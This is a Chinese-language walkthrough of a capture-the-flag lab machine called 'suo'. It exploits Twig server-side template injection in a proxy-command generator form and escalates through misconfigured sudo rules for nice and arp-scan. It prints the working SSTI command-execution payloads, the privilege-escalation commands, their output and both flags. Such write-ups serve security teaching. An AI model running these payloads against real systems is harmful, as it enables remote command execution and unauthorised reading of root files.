


SUO

靶机: suo 作者: 111 靶机ID:602



- 1 nmap -Pn -sC -sV -T4 192.168.71.133
- 2 nmap -Pn -p- --min-rate 5000 -T4 192.168.71.133

先照常对端口进行扫描

```
C:\Users\Meiyouqian>nmap -Pn -p- --min-rate 5000 -T4 192.168.71.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 14:15 中国标准时间
Nmap scan report for 192.168.71.133
Host is up (0.000056s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:77:6B:88 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds
```

```
C:\Users\Meiyouqian>nmap -Pn -sC -sV -T4 192.168.71.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 14:15 中国标准时间
Nmap scan report for 192.168.71.133
Host is up (0.00099s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.66 ((Unix))
|_http-title: HTTP \xE4\xBB\xA3\xE7\x90\x86\xE9\x85\x8D\xE7\xBD\xAE\xE7\x94\x9F\xE6\x88\x90\xE5\x99\xA8
|_http-server-header: Apache/2.4.66 (Unix)
MAC Address: 00:0C:29:77:6B:88 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
```

这边对此翻译一下, 得到开着一个80端口的代理配置生成器

Recipe

From Hex

Delimiter
\\x

Input

\\xE4\\xBB\\xA3\\xE7\\x90\\x86\\xE9\\x85\\x8D\\xE7\\xBD\\xAE\\xE7\\x94\\x9F\\xE6\\x88\\x90\\xE5\\x99\\xA8

rec 84 1

Output

代理配置生成器

curl一下看看信息

可以看到下边这两条比较重要

▼

Bash

1

<form method="POST" action="">

2

<input type="text" id="target" name="target" ...>

说明了页面核心参数为target，提交方式为POST

真正的业务逻辑在于POST时服务端处理target



代理配置生成器

快速生成 HTTP 代理隧道连接命令

目标服务器地址

example.com

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://example.com/suo5.jsp
```



高性能传输



全双工模式



负载均衡支持

© 2026 MazeSec. 仅供开发测试使用

以target为参数进行调试，查看生成条件

多次尝试后得到生成逻辑类似于：



Bash |

```
1 ./suo5 -t http://<target>/suo5.jsp
```

普通字符无法尝试出内容，我们尝试特殊字符



Bash |

```
1 ▾ {{7*7}}
```

目标服务器地址

{{7*7}}

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://49/suo5.jsp
```

发现输入内容被当作模板执行

Bash

```
1 {{ range(1,3)|join(',') }}  
2 {{ ['a','b','c']|join('-') }}  
3 {{ 'abcdef'|slice(1,3) }}
```

目标服务器地址

{{ _context|keys|join(',') }}

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http:///suo5.jsp
```

发现了输出语法为{{ }}

模板引擎	输出语法
Twig	<code>{{ }}</code>
Jinja2	<code>{{ }}</code>
Smarty	<code>{ \$ }</code>
Blade	<code>{{ }}</code>
Freemarker	<code>{ \$ }</code>

进一步判断模板引擎

```
1  {{ cycle(['a','b','c'],1) }}
2  {{ range(1,3) }}
3  {{ random(['x','y','z']) }}
```

目标服务器地址

`{{ range(1,3)|join(',') }}`

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://1,2,3/suo5.jsp
```

基本可以判断是Twig模板

```
1  {{ _context|keys|join(',') }}
```

目标服务器地址

{{ _context|keys|join(',') }}

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http:///suo5.jsp
```

推测源码可能是：

```
1 $template = $_GET['target'];
2 echo $twig->createTemplate($template)->render();
```

进一步利用

```
1 {{ ['id']|map('system')|join }}
```

先造一个数组，然后把元素交给php的system，再拼起来，得到

```
1 ./suo5 -t http://uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache) uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)/suo5.jsp
```

目标服务器地址

```
{{ ['id']|map('system')|join }}
```

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache) uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)/suo5.jsp
```

发现map('system')可用，且确认了uid为apache



Bash |

```
1 ▾ {{ ['sudo -n -l 2>&1']|map('system')|join }}
```

尝试sudo -l做提权探针

目标服务器地址

```
{{ ['sudo -n -l 2>&1']|map('system')|join }}
```

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://Matching Defaults entries for apache on suo: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin Runas and Command-specific defaults for apache: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL" User apache may run the following commands on suo: (lanyangyang) NOPASSWD: /bin/nice (lanyangyang) NOPASSWD: /bin/nice/suo5.jsp
```

发现了apache可以通过sudo以lanyangyang身份执行nice

我们知道nice命令是允许执行任意程序的，所以可以构造payload启动shell

▼

Bash |

```
1 ▼ {{ ['sudo -u lanyangyang /bin/nice /bin/sh -c "id"']|map('system')|join }}
```


目标服务器地址

```
{{ ['sudo -u lanyangyang /bin/nice /bin/sh -c "id"]|map('system')|join
```

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://uid=1000(lanyangyang) gid=1000(lanyangyang) groups=1000(lanyangyang) uid=1000(lanyangyang) gid=1000(lanyangyang) groups=1000(lanyangyang)/suo5.jsp
```

成功切换lanyangyang

Bash |

```
1 {{ ['sudo -u lanyangyang /bin/nice cat /home/lanyangyang/user.txt']|map('system')|join }}
```

获取user.txt

目标服务器地址

```
{{ ['sudo -u lanyangyang /bin/nice cat /home/lanyangyang/user.txt']|
```

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://flag{user-da4e2b9944cf4d0389a894c8d718444f} flag{user-da4e2b9944cf4d0389a894c8d718444f}/suo5.jsp
```

得到flag{user-da4e2b9944cf4d0389a894c8d718444f}

继续枚举sudo

```
1 ▾ {{ ['sudo -u lanyangyang /bin/nice sudo -l 2>&1']|map('system')|join }}
```

目标服务器地址

{{ ['sudo -u lanyangyang /bin/nice sudo -l 2>&1']|map('system')|join

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://Matching Defaults entries for lanyangyang on suo: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin Runas and Command-specific defaults for lanyangyang: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL" User lanyangyang may run the following commands on suo: (ALL) NOPASSWD: /usr/bin/arp-scan (ALL) NOPASSWD: /usr/bin/arp-scan/suo5.jsp
```

发现了可以以root执行arp-scan，这支持以--file参数读取文件

利用这个读取root.txt即可

```
1 ▾ {{ ['sudo -u lanyangyang /bin/nice sudo /usr/bin/arp-scan -v --file=/root/root.txt 2>&1 | sed -n "1,8p"']|map('system')|join }}
```

目标服务器地址

```
{{ ['sudo -u lanyangyang /bin/nice sudo /usr/bin/arp-scan -v --file=/r
```

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://Interface: eth0, type: EN10MB, MAC:  
00:0c:29:77:6b:88, IPv4: 192.168.71.133 WARNING: get  
_host_address failed for "flag{root-8438726c502a452d  
997ba300afac30fe}": Try again - target ignored ERRO  
R: No hosts to process. ERROR: No hosts to process./  
suo5.jsp
```

flag{root-8438726c502a452d997ba300afac30fe}